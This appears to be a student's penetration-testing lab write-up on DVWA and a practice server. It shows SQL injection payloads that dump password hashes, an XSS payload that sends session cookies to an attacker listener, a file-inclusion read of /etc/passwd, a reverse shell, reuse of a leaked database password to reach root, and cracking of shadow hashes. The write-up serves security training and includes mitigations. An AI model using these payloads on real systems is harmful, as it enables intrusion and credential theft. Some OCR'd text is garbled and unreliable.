Additional .ini files parsed	/etc/php/5.6/apache2/conf.d/10-mysqlnd.ini, /etc/php/5.6/apache2/conf.d/10-opcache.ini, /etc/php/5.6/apache2/conf.d/10-pdo.ini, /etc/php/5.6/apache2/conf.d/20-calendar.ini, /etc/php/5.6/apache2/conf.d/20-ctype.ini, /etc/php/5.6/apache2/conf.d/20-exif.ini, /etc/php/5.6/apache2/conf.d/20-fileinfo.ini, /etc/php/5.6/apache2/conf.d/20-ftp.ini, /etc/php/5.6/apache2/conf.d/20-gd.ini, /etc/php/5.6/apache2/conf.d/20-gettext.ini, /etc/php/5.6/apache2/conf.d/20-iconv.ini, /etc/php/5.6/apache2/conf.d/20-json.ini, /etc/php/5.6/apache2/conf.d/20-mysql.ini, /etc/php/5.6/apache2/conf.d/20-mysqli.ini, /etc/php/5.6/apache2/conf.d/20-pdo_mysql.ini, /etc/php/5.6/apache2/conf.d/20-phar.ini, /etc/php/5.6/apache2/conf.d/20-posix.ini, /etc/php/5.6/apache2/conf.d/20-readline.ini, /etc/php/5.6/apache2/conf.d/20-shmop.ini, /etc/php/5.6/apache2/conf.d/20-sockets.ini, /etc/php/5.6/apache2/conf.d/20-sysvmsg.ini, /etc/php/5.6/apache2/conf.d/20-sysvsem.ini, /etc/php/5.6/apache2/conf.d/20-sysvshm.ini, /etc/php/5.6/apache2/conf.d/20-tokenizer.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv2, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

f) Using this injection `" UNION SELECT user, password FROM users#" this is the result:`

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

g) Checking so the script works:



The screenshot displays a Kali Linux desktop environment. The top bar shows various application icons and a system clock. The main window is a web browser displaying a directory listing for the root directory (/). The browser's address bar shows the URL http://10.0.2.3:1337/?cookie=security=low; PHPSESSID=7066tt3kevr7cncgu1asvbl4. The browser's developer tools are open, showing the HTML structure of the page. The terminal window in the foreground shows the output of the command python --help, displaying various options for running Python scripts. The web inspector shows the HTML structure of the directory listing page, including the <h1>Directory listing for /</h1> and the list of files and directories.

Directory listing for /

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dbus/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.ophcrackrc](#)
- [.pki/](#)
- [.profile](#)
- [.ssh/](#)
- [.sudo as admin successful](#)

```

Session Actions Edit View Help

-I : isolate Python from the user's environment (implies -E, -P and -s)
-m mod : run library module as a script (terminates option list)
-O : remove assert and __debug__ dependent statements; add .opt-1 before
      .pyc extension; also PYTHONOPTIMIZE=x
-O0 : do -O changes and also discard docstrings; add .opt-2 before
      .pyc extension
-P : don't prepend a potentially unsafe path to sys.path; also
      PYTHONSAFEPATH
-q : don't print version and copyright messages on interactive startup
-s : don't add user site directory to sys.path; also PYTHONNOUSERSITE=x
-S : don't imply 'import site' on initialization
-u : force the stdout and stderr streams to be unbuffered;
      this option has no effect on stdin; also PYTHONUNBUFFERED=x
-v : verbose (trace import statements); also PYTHONVERBOSE=x
      can be supplied multiple times to increase verbosity
-V : print the Python version number and exit (also --version)
      when given twice, print more information about the build
-W arg : warning control; arg is action:message:category:module:lineno
      also PYTHONWARNINGS=arg
-x : skip first line of source, allowing use of non-Unix forms of #!cmd
-X opt : set implementation-specific option
--check-hash-based-pycs always|default|never:
      control how Python invalidates hash-based .pyc files
--help-env: print help about Python environment variables and exit
--help-options: print help about implementation-specific -X options and exit
--help-all: print complete help information and exit

Arguments:
file : program read from script file
- : program read from stdin (default; interactive mode if a tty)
arg ...: arguments passed to program in sys.argv[1:]

(kali@kali)-[~]
python --help http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.0.2.3 - - [05/Feb/2026 11:26:00] "GET /?cookie=security=low;%20PHPSESSID=7066tt3kevr7cncgulasvbl4 HTTP/1.1" 200 -
10.0.2.3 - - [05/Feb/2026 11:26:00] code 404, message File not found
10.0.2.3 - - [05/Feb/2026 11:26:00] "GET /favicon.ico HTTP/1.1" 404 -
  
```

```

<!DOCTYPE html>
<html lang="en">
  <head>
    <body>
      <h1>Directory listing for /</h1>
      <hr>
      <ul>
        <li><a href="#">.bash_logout</li>
        <li><a href="#">.bashrc</li>
        <li><a href="#">.bashrc.original</li>
        <li><a href="#">.BurpSuite/</li>
        <li><a href="#">.cache/</li>
        <li><a href="#">.config/</li>
        <li><a href="#">.dbus/</li>
        <li><a href="#">.dmrc</li>
        <li><a href="#">.face</li>
        <li><a href="#">.face.icon@</li>
        <li><a href="#">.gnupg/</li>
        <li><a href="#">.ICEauthority</li>
        <li><a href="#">.java/</li>
        <li><a href="#">.local/</li>
        <li><a href="#">.mozilla/</li>
        <li><a href="#">.ophcrackrc</li>
        <li><a href="#">.pki/</li>
        <li><a href="#">.profile</li>
        <li><a href="#">.ssh/</li>
        <li><a href="#">.sudo as admin successful</li>
      </ul>
    </body>
  </html>
  
```

http://10.0.2.4/1.1/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#

li Forums  Kali NetHunter  Exploit-DB  Google Hacking DB



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit


Hello

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>

```
(kali㉿kali)-[~]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
10.0.2.3 - - [05/Feb/2026 11:26:00] "GET /?cookie=security=low;%20PHPSESSID=7066tt3kevr7f7cncgu1asvvl4 HTTP/1.1" 200 -
10.0.2.3 - - [05/Feb/2026 11:26:00] code 404, message File not found
```

i) Now with stored this will be permanent until it gets reseted:




3.2.1

I have switched my VMs to Host-only mode now to see if I can get the reverse shell to work correctly.

a) To access the guestbook i used "" OR '1'='1' #" in both user and password field.


b)



3.2.2

a) I Used Zap and looked for a post request.
 I found that the language selection was a post.
 I tried to paste in /etc/passwd and it worked.

b)



The screenshot displays the ZAP 2.17.0 interface. On the left, the 'Sites' pane shows a list of sites, including 'https://fonts.googleapis.com' and 'http://192.168.56.102'. The 'Manual Request Editor' window is open, showing a request to 'http://192.168.56.102/1.2/loadLang.php' with a 200 OK status. The request body contains a list of system users and their home directories. The 'History' pane at the bottom shows a table of requests.

ID	Source	Req. Timestamp	Method
10	Manual	2/7/26, 3:53:46 PM	POST
11	Manual	2/7/26, 3:54:01 PM	POST
12	Manual	2/7/26, 3:54:10 PM	POST
13	Manual	2/7/26, 3:54:22 PM	POST
14	Manual	2/7/26, 3:54:35 PM	POST
15	Manual	2/7/26, 3:54:50 PM	POST

Manual Request Editor

Request Response

Header: Text Body: Text Send

HTTP/1.1 200 OK
Date: Sat, 07 Feb 2026 20:58:53 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1614
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8



root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

Find: No matches Time: 7 ms Body Length: 1,614 Total Length: 1,843 bytes

http://192.168.56.102/1.2/loadLang.php 200 OK 14 ms 0 bytes

3.2.3

a) First i send a request with my script.



b) Here i have the reverseshell and root access.

I looked through the files and found bobbys login in databaseConn.php.

I logged in as bobby and ran "sudo -i":


```

kali@kali: ~
Session Actions Edit View Help

$db_server = "127.0.0.1";
$db_database = "appdb";
$db_username = "bobby";
$db_password = "strongpass";
?>
www-data@pentestserver:/var/www/html/1.2$ sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
prompt] [-T timeout] [-u user] file ...
www-data@pentestserver:/var/www/html/1.2$ sudo su
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:
Sorry, try again.
[sudo] password for www-data:
sudo: 3 incorrect password attempts
www-data@pentestserver:/var/www/html/1.2$ su bobby
Password:

su: Authentication failure
www-data@pentestserver:/var/www/html/1.2$
www-data@pentestserver:/var/www/html/1.2$ su bobby
Password:
bobby@pentestserver:/var/www/html/1.2$ whoami
bobby
bobby@pentestserver:/var/www/html/1.2$ id
uid=1000(bobby) gid=1000(bobby) groups=1000(bobby),4(adm),24(cdrom),27(sudo),30(dip),46(p
bobby@pentestserver:/var/www/html/1.2$ cat etc/shadow
cat: etc/shadow: Permission denied
bobby@pentestserver:/var/www/html/1.2$ sudo -i
[sudo] password for bobby:
root@pentestserver:~# whoami
root
root@pentestserver:~#

```

3.2.4

a)

1.The guestbook login is vulnerable to SQL injection due to unsanitized user input being used directly in SQL queries. This allowed authentication bypass.

To mitigate this:

- Use prepared statements / parameterized queries.
- Validate and sanitize all user input
- Apply the principle of least privilege to database accounts

2.The application endpoint loadLang.php accepted the POST parameter "selectLang" and included files based on user-controlled input. This allowed access to restricted local files such as /etc/passwd.

To mitigate this:

- Use a strict allowlist of permitted language files.
 - Prevent directory traversal and block absolute paths
 - Avoid using user input directly in file inclusion functions.
3. By supplying a remote URL as the selectLang parameter, attacker-controlled PHP code was executed on the server, resulting in a reverse shell connection to the attacker system.

To mitigate this:

- Do not allow dynamic includes based on user input
- Restrict outbound network connections from the web server

b)

For root:

```

Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~[~]
$ john --wordlist=/usr/share/wordlists/dirb/common.txt shadow.txt
stat: shadow.txt: No such file or directory

(kali@kali)~[~]
$ cd Desktop

(kali@kali)~/Desktop
$ john --wordlist=/usr/share/wordlists/dirb/common.txt shadow.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
system-administration (root)
1g 0:00:00:01 DONE (2026-02-08 05:07) 0.5952g/s 2746p/s 5184c/s 5184C/s zone..zt
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

